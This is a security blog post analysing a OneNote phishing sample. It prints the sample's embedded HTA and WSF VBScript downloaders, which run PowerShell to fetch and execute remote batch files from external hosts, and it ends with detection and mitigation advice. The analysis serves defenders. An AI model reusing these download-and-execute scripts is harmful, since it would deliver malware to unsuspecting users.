
January 31, 2023

New Attacks, Old Tricks: How OneNote Malware is Evolving

Written by Scott Nusbaum

Incident Response | Incident Response & Forensics | Malware Analysis | Office 365 Security Assessment | Purple Team Adversarial Detection & Countermeasures | Threat Hunting



Share

1 Analysis of OneNote Malware

A lot of information has been circulating regarding the distribution of malware through OneNote, so I thought it would be fun to look at a sample. It turns out there are a lot of similarities between embedding malicious code into a OneNote document and the old macro/VBA techniques for Office documents. In this blog, we will go through the steps used to determine what the malicious code is and what it is doing.

OneNote is Microsoft's note taking application that allows collaboration across organizations while enabling the participants to embed files and other artifacts. I have seen these tools successfully utilized in Incident Response engagements to help document incidents in real-time and keep artifacts organized.

SKIP TO MAIN CONTENT

Recently, malware authors have increasingly utilized a feature within OneNote to execute a select number of file types directly from within OneNote. Most file types that can be processed by MSHTA, WSCRIPT, and CSCRIPT can be executed from within OneNote. These file types include CHM, HTA, JS, WSF, and VBS. Once an end-user is tricked into clicking on the embedded file, it will be executed. These embedded scripts are mostly small downloaders that will reach out to an external site to get the real malware. I have not seen this, but the text in a OneNote document can also be created as a link to an external resource. This resource would then be downloaded to the user's system but not executed. The next step in the phishing attempt could be to convince the user to execute the downloaded file.

2 Analysis of a OneNote Malware Sample

The sample that we are reviewing was obtained from VirusTotal, and at the time of download, the external URI references were no longer active.

As with all malware samples, I upload the sample to my forensic Linux system for analysis. This is done to prevent accidentally exploding the document and infecting my Windows virtual machine (VM).

The first two (2) commands that I always use on a piece of malware are **file** and **strings**. Running the **file** command on this sample, the response comes back as ***data***, meaning it is an unknown file type.

```
└─$ file sample_onenote.malware
sample_onenote.malware: data
```

Figure 1 - File Command Results

Hmm… that is not too helpful. Let's see what the **strings** command can provide.

```
<!DOCTYPE html>
<html>
<head>
<HTA:APPLICATION icon="#" WINDOWSTATE="normal" SHOWINTASKBAR="no" SYSMENU="no"  CAPTION="no" BORDER="none" SCROLL="no" />
<script type="text/vbscript">
' Exec process using WMI
Function WmiExec(cmdLine )
    Dim objConfig
    Dim objProcess
    Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
    Set objStartup = objWMIService.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    objConfig.ShowWindow = 0
    Set objProcess = GetObject("winmgmts:\\.\root\cimv2:Win32_Process")
    WmiExec = dukpatek(objProcess, objConfig, cmdLine)
End Function
Private Function dukpatek(myObjP , myObjC , myCmdL )
    Dim procId
    dukpatek = myObjP.Create(myCmdL, Null, myObjC, procId)
End Function
Sub AutoOpen()
    ExecuteCmdAsync "cmd /c powershell Invoke-WebRequest -Uri https://stnicholaschurch.ca/Invoice.one -OutFile $env:tmp\invoice.
one; Start-Process -Filepath $env:tmp\invoice.one"
        ExecuteCmdAsync "cmd /c powershell Invoke-WebRequest -Uri https://stnicholaschurch.ca/Cardlock_341121.bat -OutFile $env:
tmp\system32.bat; Start-Process -Filepath $env:tmp\system32.bat"
End Sub
' Exec process using WScript.Shell (asynchronous)
Sub WscriptExec(cmdLine )
    CreateObject("WScript.Shell").Run cmdLine, 0
End Sub
Sub ExecuteCmdAsync(targetPath )
    On Error Resume Next
    Err.Clear
    wimResult = WmiExec(targetPath)
    If Err.Number <> 0 Or wimResult <> 0 Then
        Err.Clear
        WscriptExec targetPath
    End If
    On Error Goto 0
End Sub
window.resizeTo 0,0
AutoOpen
Close
</script>
</head>
<body>
</body>
</html>
```

Figure [SKIP TO MAIN CONTENT] OneNote File

Well, that is more interesting. The **strings** command provides four (4) different embedded HTA files. We will review what these do later. The **strings** command also provides five (5) different VBScripts. The next step is to run strings with the `-e l` option. This provides the Unicode strings. The Unicode strings do not add too much but allow us to see roughly how the file is put together.

```
temp
eno.hta
temp
eno.hta
button_double-click-to-view-file.png
Double Click To View File
<ifndf>{7B9F5D99-0E17-4F17-A88A-EFB93EC19200}
.png
<ifndf>{1E7CA709-F17B-4C45-87E9-4F2C50F44D64}
.png
<ifndf>{85C66C31-2A6F-4F2B-9657-2452A0098A13}
.hta
<ifndf>{85C66C31-2A6F-4F2B-9657-2452A0098A13}
.hta
<ifndf>{1E7CA709-F17B-4C45-87E9-4F2C50F44D64}
.png
<ifndf>{26FEDD43-EDB2-4004-B514-BB155015FAAA}
.png
<ifndf>{85C66C31-2A6F-4F2B-9657-2452A0098A13}
.hta
<ifndf>{1E7CA709-F17B-4C45-87E9-4F2C50F44D64}
.png
<ifndf>{1E7CA709-F17B-4C45-87E9-4F2C50F44D64}
.png
<ifndf>{85C66C31-2A6F-4F2B-9657-2452A0098A13}
.hta
image.png
button_double-click-to-view-file.png
Double Click To View File
Calibri
image.png
button_double-click-to-view-file.png
Double Click To View File
Invoice
```

Figure 3 - Strings Command Output in Unicode

So, we can see now that several different scripts are embedded into the OneNote file, and we can extract and figure out the purpose of these scripts.

3 Static Analysis of the HTA Files

These files only vary by the URI that each attempts to download. As shown above, the file is an HTA file with embedded VBScript code. This code is divided into five (5) main functions: ***WmiExec***, ***dukpatek***, ***AutoOpen***, ***WscriptExec***, and ***ExecuteCmdAsync***. When the file is opened, the AutoOpen function is called, which in turns calls the ***ExecuteCmdAsync*** function twice and passes in the command to execute. In this case, it is creating a console to spawn and execute a PowerShell command. The PowerShell command downloads a file from a remote server, saves it locally, and then executes it. The first call to ***ExecuteCmdAsync*** downloads an **Invoice.one** file. When downloaded

SKIP TO MAIN CONTENT

and executed, this file will open a new tab in the current OneNote displaying the 'downloaded invoice'. The second call to ***ExecuteCmdAsync*** downloads a batch script and executes it. At this time, I am unable to obtain a copy of this batch script, but it would contain the actual malware to connect to the attacker's command and control (C2). ***ExecuteCmdAsync*** is just a Windows Management Instrumentation (WMI) wrapper used to start and execute an object.

4 Static Analysis of the WSF Files

The other five (5) files embedded into the malware sample turn out to be WSF files. These will be executed by CSCRIPT or WSCRIPT and can potentially include multiple different types of scripting languages. In this case, the files contain VBScript. Like the HTA, the VBScript is used to download and execute a OneNote file followed by a batch script.

```
<job id="code"><script language="VBScript">
on error resume next
dim file
file = "%Temp%" + "\Invoice5513.one"
file2 = "%Temp%" + "\system32.bat"
CreateObject("WScript.Shell").Run "cmd /c powershell Invoke-WebRequest -Uri https://stnicholaschurch.ca/Invoice.one -OutFile $env:
tmp\Invoice5513.one; Start-Sleep -Seconds 1 " + file,0, true
CreateObject("WScript.Shell").Run file
CreateObject("WScript.Shell").Run "cmd /c powershell Invoke-WebRequest -Uri https://direct-trojan.com/file/6477de/ASNEW.bat -
OutFile $env:tmp\system32.bat; Start-Sleep -Seconds 1 " + file2,0, true
CreateObject("WScript.Shell").Run file2
</script></job>
```

Figure 4 - WSF Script Example

The only difference between these files is the URI used to download.

5 Viewing the Malware Sample Document

As per my usual analysis, I prefer to do the static analysis prior to executing the sample, so that I have some understanding of what to expect. In this case, the static analysis provides the domains that the malware sample will attempt to contact. I modify the **c:/windows/system32/drivers/etc/hosts** files to point those domains to my forensics server, where I host an HTTPS server to catch and respond to requests.




Figure 5 - Example of the Malicious OneNote Page

Upon opening the file, the image above is shown. It depicts a blurred-out invoice, with a button instructing the user to double-click it to view the unblurred file. To be honest, this tripped me up for a little bit because I cannot determine how the button executes the embedded files. Actually, I cannot even see the embedded files. Finally, I realize that the button is not really a button. It is just a text message covering the embedded files.

SKIP TO MAIN CONTENT




Figure 6 - Displays how the Malicous Files are Embedded into OneNote

So, when the user attempts to double-click on the button, one (1) of the embedded files hidden below it is selected and executed. On most systems, the user will then be prompted to execute the embedded file as shown below.




Figure 7 - OneNote's Warning for Opening Files

If the user selects ***Cancel*** then nothing is executed. If the user selects ***OK***, then the WSF file is executed, which downloads and executes the two (2) remote files.

6 Conclusion

This attack is not too different from the normal payload-smuggling attacks used in other Microsoft products. As more samples are reported, the sophistication and obfuscation are improving, but the basic method of execution stays the same.

There are a few ways to detect or mitigate malicious execution of the OneNote files. The first is user awareness. Users should be warned against executing documents from untrusted sources. Second, Carlos Perez has created a ***Sysmon*** rule to detect these instances. Next, users or administrators can disable the execution of WSF script by disabling Windows Script Host. To do this, create a new DWORD 32bit Value, **enabled**, under **HKEY_LOCAL_MACHINE\SOFTWARE\Mircrosoft\Window Script Host\Settings,** and set the value to zero (0). Finally, enable signing for all PowerShell execution by running the PowerShell command, Set-ExecutionPolicy AllSigned as an administrator.

So, stay safe and stay aware. There might be new attacks, but these frequently rely on old tricks.

Newsletter Signup

1-877-550-4728

Terms Of Service Privacy Policy

© Copyright 2024 by TrustedSec. All rights reserved.